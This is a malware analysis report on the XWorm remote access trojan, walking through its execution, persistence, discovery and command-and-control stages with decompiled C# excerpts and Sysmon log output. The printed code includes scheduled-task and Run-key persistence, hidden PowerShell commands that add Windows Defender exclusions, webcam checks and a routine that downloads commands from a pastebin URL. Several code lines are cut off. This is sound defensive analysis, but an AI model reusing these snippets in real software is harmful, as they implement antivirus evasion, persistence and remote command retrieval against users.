XWorm Malware Technical Analysis Report

XWorm is a type of Remote Access Trojan (RAT) distributed as malware-as-a-service (MaaS). It was first observed in July 2022. The malware collects hardware information such as GPU, CPU, and RAM from the infected system and transfers this data to a command-and-control (C2) server. It turns the system into a bot to conduct Distributed Denial of Service (DDoS) attacks and monitors user activity.


The source and targets of XWorm vary depending on the attack's purpose and the actors' motivations. It targets banking and finance sectors for financial gain and attacks government institutions for espionage. Attacks are conducted both locally and globally, often using servers or botnets in various countries, with most originating from Russia, China, and North Korea.

XWorm infiltrates systems through phishing attacks as a multi-stage threat. Once installed, it employs various techniques to conceal itself and maintain persistence. It moves using PowerShell commands to bypass defense mechanisms, collects system and user data, exfiltrates this information, and turns infected devices into remotely controlled bots for DDoS attacks and other malicious activities.

Below are the findings from the XWorm malware analysis conducted in the laboratory.

Execution

XWorm creates a payload file named “Microsoft Edge.exe” on the infected system. This file contains malicious code and serves as a self-replicated copy to avoid detection.



```
{
    object fullName = new FileInfo(text).Directory.FullName;
    if (!Directory.Exists(Conversions.ToString(fullName)))
    {
        Directory.CreateDirectory(Conversions.ToString(fullName));
    }
    if (File.Exists(text))
    {
        FileInfo fileInfo = new FileInfo(text);
        fileInfo.Delete();
    }
    Thread.Sleep(1000);
    File.WriteAllBytes(text, File.ReadAllBytes(lF8OY2IHZOXwX7ozWCdFanuq2O2NKcGteAl4C4DL.osRSh8OWh9B7s3LM6VPxUmTeDitBzdqNY
}
catch (Exception ex2)
{
}
try
{
```


100 %

Locals

Name	Value	Type
string.Concat returned	@"C:\ProgramData\Microsoft Edge.exe"	string
text3	null	string
text	@"C:\ProgramData\Microsoft Edge.exe"	string
thread	null	System.Threading.Thread
thread2	null	System.Threading.Thread
fullName	null	object


Persistence

XWorm achieves persistence by creating a scheduled task on the infected system. If it has administrative privileges, a task is created that runs every minute with the highest privileges (/RL HIGHEST).



```
try
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo("schtasks.exe");
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    if (Conversions.ToBoolean(ynygvJSxOXO6K6wCIDgViBllSJXQzBdMjvQnwxRhk1EsaACd53ny3WJ.9ELWOaB54rivVNOYrcrPz2Q9F2hwB0vewC5uQf4A()))
    {
        processStartInfo.Arguments = string.Concat(new string[]
        {
            "/create /f /RL HIGHEST /sc minute /mo 1 /tn \"",
            Path.GetFileNameWithoutExtension(rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki.UPQljNHgE5liIBWPxQNxE5bW38AHidZULOM9O8beh4vg10DXBPgSiLt),
            "\" /tr \"",
            text,
            "\""
        });
    }
    else
    {
        processStartInfo.Arguments = string.Concat(new string[]
```

This task can be dynamically observed with Sysmon.



Event Properties - Event 1, Sysmon

General | Details


● Friendly View ○ XML View

+ System

- EventData

RuleName	technique_id=T1053.005,technique_name=Scheduled Task/Job
UtcTime	2024-08-26 08:50:08.967
ProcessGuid	{136cb389-41c0-66cc-9f00-000000001500}
ProcessId	7576
Image	C:\Windows\System32\schtasks.exe
FileVersion	10.0.19041.906 (WinBuild.160101.0800)
Description	Task Scheduler Configuration Tool
Product	Microsoft® Windows® Operating System
Company	Microsoft Corporation
OriginalFileName	schtasks.exe
CommandLine	"C:\Windows\System32\schtasks.exe" /create /f /sc minute /mo 1 /tn "Microsoft Edge" /tr "C:\ProgramData\Microsoft Edge.exe"
CurrentDirectory	C:\Windows\system32\

The malware adds itself to the "Run" registry key in Windows, ensuring automatic startup each time the system boots. A .lnk shortcut file is created in the startup folder, ensuring automatic execution upon every user login.




```
            try
            {
                kjWx2lXbXzqKAIwFF5dM2VT.Computer.Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(Path.GetFileNameWithoutExtension
                  (rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki.UPQljNHgE5liIBWPxQNxE5bW38AHidZULOM9O8beh4vg10DXBPgSiLt), text);
            }
            catch (Exception ex4)
            {
            }
            try
            {
                string text2 = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" + Path.GetFileNameWithoutExtension
                  (rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki.UPQljNHgE5liIBWPxQNxE5bW38AHidZULOM9O8beh4vg10DXBPgSiLt) + ".lnk";
                object instance = Interaction.CreateObject("WScript.Shell", "");
                Type type = null;
                string memberName = "CreateShortcut";
                object[] array = new object[]
                {
                    text2
                };
```

Locals

Name	Value	Type
text3	null	string
text	@"C:\ProgramData\Microsoft Edge.exe"	string
thread	null	System.Threading.Thread
thread2	null	System.Threading.Thread
fullName	@"C:\ProgramData"	object {string}
fileInfo	{C:\ProgramData\Microsoft Edge.exe}	System.IO.FileInfo
process	{System.Diagnostics.Process (schtasks)}	System.Diagnostics.Process
processStartInfo	{System.Diagnostics.ProcessStartInfo}	System.Diagnostics.ProcessStartInfo


PowerShell is used to conceal the malware from the user, and ExecutionPolicy Bypass is employed to lift command execution restrictions, enabling the execution of malicious commands. The malware excludes itself from Windows Defender scans to avoid detection.



```
// Token: 0x06000029 RID: 41 RVA: 0x00002DCC File Offset: 0x00000FCC
public static void WI6Xx3eMXO8Id1jHhf3CfxLbTY2afgm96UXh152MVDcIBEIhJQnrjAr()
{
    if (Conversions.ToBoolean(is_admin.admin_control()))
    {
        try
        {
            ProcessStartInfo processStartInfo = new ProcessStartInfo();
            processStartInfo.FileName = "powershell.exe";
            processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionPath '" + malicious_part.osRSh8OWh9B7s3LM6VPxUmTeDitBzdqNYrMZvCGY
            Process.Start(processStartInfo).WaitForExit();
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionProcess '" + Process.GetCurrentProcess().MainModule.ModuleName +
            Process.Start(processStartInfo).WaitForExit();
            processStartInfo.Arguments = string.Concat(new string[]
            {
                "-ExecutionPolicy Bypass Add-MpPreference -ExclusionPath '",
                rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki.cCQCmzPnNTcjIophY5Ka8Il8PU9TSZw1oP4g5I9c17C2vPhM9Ko2mWm,
                "\\",
                rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki.UPQljNHgE5liIBWPxQNxE5bW38AHidZULOM9O8beh4vg10DXBPgSiLt,
                "'"
            });
            Process.Start(processStartInfo).WaitForExit();
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionProcess '" + Path.GetFileName(rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsF
              "'";
            Process.Start(processStartInfo).WaitForExit();
        }
        catch (Exception ex)
        {
        }
```


Discovery

XWorm collects detailed system information such as processor count, username, machine name, and hardware details. It also gathers information about the user’s last activity and active session duration, preventing sleep mode to ensure uninterrupted malicious operations.



```
// Token: 0x060000C2 RID: 194 RVA: 0x00005428 File Offset: 0x00003628
public static string get_pc_info()
{
    string result;
    try
    {
        result = malicious_part.md5_hashing(string.Concat(new object[]
        {
            Environment.ProcessorCount,
            Environment.UserName,
            Environment.MachineName,
            Environment.OSVersion,
            new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize
        }));
    }
    catch (Exception ex)
    {
        result = "Err HWID";
    }
    return result;
}
```

The "avicap32.dll" library is used to create a video capture window and retrieve driver information. The malware checks for a connected camera and retrieves video feed from the camera if available.




```
// Token: 0x06000081 RID: 129
[DllImport("avicap32.dll")]
public static extern IntPtr capCreateCaptureWindowA(string string_0, int oHd7Jk4bSAbDFz4oUWG0RwFeKzNva8wrIKEKMzJU, int BKnWJTjrgGcBzwDNFP4gALHK
  yKCD70o2zF5xKw56uRFnswk0lC1EvdPul8zg0e2L, int yD5vVGVibFmMZUWQUcDR8cgXuaGuNZKMMS1yCZeH, int IxigYEsjoEjxW9Xq4xa3IVxRRlZXlIwXd5Lp0y2M, int n43
  int W9oe0Ood0QVoplJNbhrkvKKbw7jFCIoC4mdMPzr5);

// Token: 0x06000082 RID: 130
[DllImport("avicap32.dll", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
public static extern bool capGetDriverDescriptionA(short lQUF6Z8QQ4FBvszfKppJsShDDN0yysN2zsvJXGMq, [MarshalAs(UnmanagedType.VBByRefStr)] ref st
  nK2vZOYyxFs7Ojk5WZYDA8pZpdeUZLkPUs9K41Bi, int BSVd6yVTJ7vS8X2Nx0fCVC8UZDgJVrZ0K5Geo7FL, [MarshalAs(UnmanagedType.VBByRefStr)] ref string iVcf
  LlEDVjz8ECwNJXAb1l13d6vqvVsIhvehgRutSbSE);

// Token: 0x06000083 RID: 131 RVA: 0x00004B80 File Offset: 0x00002D80
public static bool camera_check()
{
    checked
    {
        try
        {
            int num = 0;
            for (;;)
            {
                string text = null;
                short lQUF6Z8QQ4FBvszfKppJsShDDN0yysN2zsvJXGMq = (short)num;
                string text2 = Strings.Space(100);
                if (real_malicious.capGetDriverDescriptionA(lQUF6Z8QQ4FBvszfKppJsShDDN0yysN2zsvJXGMq, ref text2, 100, ref text, 100))
                {
                    break;
                }
                num++;
                if (num > 4)
                {
                    goto IL_2C;
                }
            }
            return true;
            IL_2C:;
        }
        catch (Exception ex)
        {
        }
        return false;
```


Command and Control

XWorm establishes a connection with a C2 server to download and execute malicious commands. The C2 server is located in Russia.



```
// Token: 0x06000027 RID: 39
public static string download(string mlZMbn9GKzFGm5l3KUfhsHilqktUakd4SlWEggdRTiUx01JU2aBrlS0)
{
    try
    {
        ServicePointManager.Expect100Continue = true;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        ServicePointManager.DefaultConnectionLimit = 9999;
    }
    catch (Exception ex)
    {
    }
    string result;
    try
    {
        IL_2A:
        using (WebClient webClient = new WebClient())
        {
            result = webClient.DownloadString(mlZMbn9GKzFGm5l3KUfhsHilqktUakd4SlWEggdRTiUx01JU2aBrlS0);
        }
    }
    catch (Exception ex2)
    {
        Thread.Sleep(3000);
        goto IL_2A;
    }
    return result;
}
```

	Value	Type
mlZMbn9GKzFGm5l3KUfhsHilqktUakd4SlWEggdRTiUx01JU2...	"https://pastebin.com/raw/zs3YKzJ3"	string
esult	null	string
webClient	{System.Net.WebClient}	System.Net.WebClient




```
